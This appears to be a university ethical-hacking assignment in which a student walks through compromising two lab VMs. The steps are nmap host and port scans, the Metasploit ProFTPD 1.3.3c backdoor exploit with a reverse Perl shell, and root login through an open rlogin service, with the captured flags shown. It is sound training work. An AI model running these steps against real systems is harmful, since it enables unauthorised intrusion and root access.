

# Ethical Hacking Assignment – 2

*Submitted By*

**Tanishq Vyas**

<b>SRN</b>	<b>:</b>	<b>PES1201800125</b>
<b>Section</b>	<b>:</b>	<b>H</b>
<b>Semester</b>	<b>:</b>	<b>7<sup>th</sup></b>
<b>Dept</b>	<b>:</b>	<b>CSE</b>

# Machines:

## 1. Attacker Machine

```
File Actions Edit View Help
$ whoami
PES1201800125-Tanishq
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe43:73bc prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:43:73:bc txqueuelen 1000 (Ethernet)
    RX packets 1 bytes 590 (590.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 13 bytes 1266 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

$
```

## Attack Procedure:

### a) Hackerbox-1

#### Step-1 : Open the Target machine



## Step-2 : Search for live machines in the network

```
(kali㉿kali)-[~]  
$ nmap -T4 -sP 10.0.2.15/24  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 09:54 EST  
Nmap scan report for 10.0.2.1  
Host is up (0.0014s latency).  
Nmap scan report for 10.0.2.2  
Host is up (0.00055s latency).  
Nmap scan report for 10.0.2.6  
Host is up (0.00042s latency).  
Nmap scan report for 10.0.2.15  
Host is up (0.00049s latency).  
Nmap done: 256 IP addresses (4 hosts up) scanned in 8.01 seconds
```

**Our target machine is 10.0.2.6**

## Step-3 : Perform port scanning

```
(kali㉿kali)-[~]
└─$ sudo nmap -p- -sV 10.0.2.6
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 09:55 EST
Nmap scan report for 10.0.2.6
Host is up (0.00010s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:61:78:B4 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.74 seconds

(kali㉿kali)-[~]
└─$
```

## Step-4 : Now open Metasploit and search for proftpd to look for exploits for the FTP service.

```
msf6 > search proftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/misc/netsupport_manager_agent	2011-01-08	average	No	NetSupport Manager Agent R
1	emote Buffer Overflow				
1	exploit/linux/ftp/proftpd_sreplace	2006-11-26	great	Yes	ProFTPD 1.2 - 1.3.0 srepla
2	ce Buffer Overflow (Linux)				
2	exploit/freebsd/ftp/proftpd_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b
3	Telnet IAC Buffer Overflow (FreeBSD)				
3	exploit/linux/ftp/proftpd_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b
4	Telnet IAC Buffer Overflow (Linux)				
4	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5 Mod_Copy Com
5	mand Execution				
5	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent	No	ProFTPD-1.3.3c Backdoor Co
6	mand Execution				

```
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor
msf6 >
```

## Step-5 : Use any one exploit and set the options

```
msf6 > search proftpd

Matching Modules
-----

#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/linux/misc/netsupport_manager_agent 2011-01-08      average No      NetSupport Manager Agent Remote Buffer Overflow
1  exploit/linux/ftp/proftpd_sreplace          2006-11-26      great   Yes     ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2  exploit/freebsd/ftp/proftpd_telnet_iac      2010-11-01      great   Yes     ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
3  exploit/linux/ftp/proftpd_telnet_iac        2010-11-01      great   Yes     ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
4  exploit/unix/ftp/proftpd_modcopy_exec       2015-04-22      excellent Yes     ProFTPD 1.3.5 Mod_Copy Command Execution
5  exploit/unix/ftp/proftpd_133c_backdoor      2010-12-02      excellent No      ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use 5
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

Name      Current Setting  Required  Description
--      -
RHOSTS    RHOSTS          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     RPORT           yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```



## Step-6 : List the payloads and set the respective options

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
Compatible Payloads
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/bind_perl                normal         No    Unix Command Shell, Bind TCP (
via Perl)
1  payload/cmd/unix/bind_perl_ipv6            normal         No    Unix Command Shell, Bind TCP (
via perl) IPv6
2  payload/cmd/unix/generic                    normal         No    Unix Command, Generic Command
Execution
3  payload/cmd/unix/reverse                    normal         No    Unix Command Shell, Double Rev
erse TCP (telnet)
4  payload/cmd/unix/reverse_bash_telnet_ssl    normal         No    Unix Command Shell, Reverse TC
P SSL (telnet)
5  payload/cmd/unix/reverse_perl              normal         No    Unix Command Shell, Reverse TC
P (via Perl)
6  payload/cmd/unix/reverse_perl_ssl           normal         No    Unix Command Shell, Reverse TC
P SSL (via perl)
7  payload/cmd/unix/reverse_ssl_double_telnet normal         No    Unix Command Shell, Double Rev
erse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

Name      Current Setting  Required  Description
--      -
RHOSTS    10.0.2.6         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/reverse_perl):

Name      Current Setting  Required  Description
--      -
LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

## Step-7 : Run the exploit

```

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.6:21 - Sending Backdoor Command
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.6:53286) at 2021-11-09 10:01:56 -0500

whoami
root
ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:61:78:b4
        inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::a195:9a87:9646:43a2/64  Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:150922 errors:0 dropped:0 overruns:0 frame:0
        TX packets:74948 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:130910086 (130.9 MB)  TX bytes:4548411 (4.5 MB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128  Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:230 errors:0 dropped:0 overruns:0 frame:0
        TX packets:230 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:17932 (17.9 KB)  TX bytes:17932 (17.9 KB)

```

## Step-8 : Finding the Flags

### Flag-1:

Flag was present in a file named flag.txt present inside root directory.

Flag value: flag{rea11y\_1337\_fl4g\_w3ll\_d0n3}

```

ls root | grep flag
flag.txt
cat root/flag.txt
flag{rea11y_1337_fl4g_w3ll_d0n3}

```

### Flag-2:

Flag was present in the .bash\_history file present inside /home/marlinspike directory.

Flag value: flag{wh0\_th0u9ht\_4b0u7\_h1st0ry}

```
ts
cat flag.txt
clear
ll
flag{wh0_th0u9ht_4b0u7_h1st0ry}
gedit flag.txt
history
clear
ifconfig
exit
1
```

## b) Hackerbox-2

### Step-1 : Search for live machines in the network

```
(kali㉿kali)-[~]
$ nmap -T4 -sP 10.0.2.15/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 09:38 EST
Nmap scan report for 10.0.2.1
Host is up (0.00039s latency).
Nmap scan report for 10.0.2.2
Host is up (0.00034s latency).
Nmap scan report for 10.0.2.5
Host is up (0.00045s latency).
Nmap scan report for 10.0.2.15
Host is up (0.00087s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.31 seconds

(kali㉿kali)-[~]
$
```

**Our target machine is 10.0.2.5**

### Step-2 : Perform port scanning



```

(kali@kali)-[~]
$ sudo nmap -p- -sV 10.0.2.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 09:41 EST
Nmap scan report for 10.0.2.5
Host is up (0.000083s latency).
Not shown: 65509 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 (DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)
38073/tcp open  mountd       1-3 (RPC #100005)
49181/tcp open  java-rmi     GNU Classpath grmiregistry
49371/tcp open  nlockmgr     1-4 (RPC #100021)
56541/tcp open  status       1 (RPC #100024)
MAC Address: 08:00:27:F5:B7:61 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 145.33 seconds

(kali@kali)-[~]
$

```

## Step-3 : Get the rsh-client

**sudo apt install rsh-client**

## Step-4 : Login into the victim machine remotely

**sudo rlogin -l root 10.0.2.5**

```
(kali@kali)-[~]
└─$ sudo rlogin -l root 10.0.2.5
Last login: Tue Nov  9 09:34:44 EST 2021 from :0.0 on pts/0
Linux hackthebox-2 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@hackthebox-2:~#
```

**As we can see the terminal prompt changed to root@hackthebox-2**

**Now we have gained the access to the Target machine. Now we must find the flag.**

## **Step-7 : Finding the flag**

### **Flag-1:**

**Flag was found in flag-msfadmin file located at /home/msfadmin/**

**Flag value: flag{ea4y\_p33sy\_l3m0n\_squ33zy}**

### **Flag-2:**

**Flag was in a file named flag located /var/lib directory.**

```
(kali@kali)-[~]
└─$ sudo rlogin -l root 10.0.2.5
Last login: Tue Nov  9 09:34:44 EST 2021 from :0.0 on pts/0
Linux hackthebox-2 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@hackthebox-2:~# clear
'xterm-256color': unknown terminal type.
root@hackthebox-2:~# ls
Desktop  reset_logs.sh  vnc.log
root@hackthebox-2:~# cat /home/msfadmin/flag-msfadmin
flag{ea4sy_p33sy_l3m0n_squ33zy}
root@hackthebox-2:~# cat /var/lib/flag
flag{n0t_v3ry_s3cur3}
root@hackthebox-2:~#
```